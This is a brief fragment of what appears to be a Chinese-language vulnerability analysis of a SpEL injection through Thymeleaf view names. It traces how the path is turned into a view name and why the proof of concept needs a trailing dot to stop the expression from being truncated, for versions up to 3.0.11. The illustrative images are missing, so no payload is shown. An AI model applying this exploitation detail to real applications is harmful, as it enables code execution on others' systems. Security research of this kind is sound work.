
其中会通过getCachedPath获取路径名作为视图名返回

调用transformPath对路径名做格式的处理,其中包括去掉后缀扩展名

所以在poc中如果不加最后的. 则会导致spel表达式中的最后的.被截断,所以这就是为什么后面得加.

之后便是一样的流程,以上3.0.11以及之前可以使用
后面的绕过可以看
参考:

 浙公网安备 33010602011771号